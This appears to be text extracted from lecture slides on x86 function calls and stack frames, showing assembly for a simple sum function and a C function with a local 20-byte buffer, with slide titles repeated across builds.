
So what happens on a call?



```
sum:
    pushl %ebp
    movl %esp, %ebp
    movl 12(%ebp), %eax
    addl 8(%ebp), %eax
    leave
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $8, %esp
    movl $3, 4(%esp)
    movl $1, (%esp)
    call sum
    ret
```


So what happens on a call?




```
sum:
    pushl %ebp
    movl %esp, %ebp
    movl 12(%ebp), %eax
    addl 8(%ebp), %eax
    leave
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $8, %esp
    movl $3, 4(%esp)
    movl $1, (%esp)
    call sum
    ret
```


So what happens on a call?




So what happens on a call?



So what happens on a call?



So what happens on a call?



Now let's add a buffer


```
int foo()  
{  
    char buf[20];  
    return 0;  
}
```

```
int main()  
{  
    return foo();  
}
```

```
foo:  
    pushl %ebp  
    movl %esp, %ebp  
    subl $32, %esp  
    movl $0, %eax  
    leave  
    ret
```

```
main:  
    pushl %ebp  
    movl %esp, %ebp  
    call foo  
    popl %ebp  
    ret
```


Now let's add a buffer



```
foo:
    pushl %ebp
    movl %esp, %ebp
    subl $32, %esp
    movl $0, %eax
    leave
    ret
```

```
main:
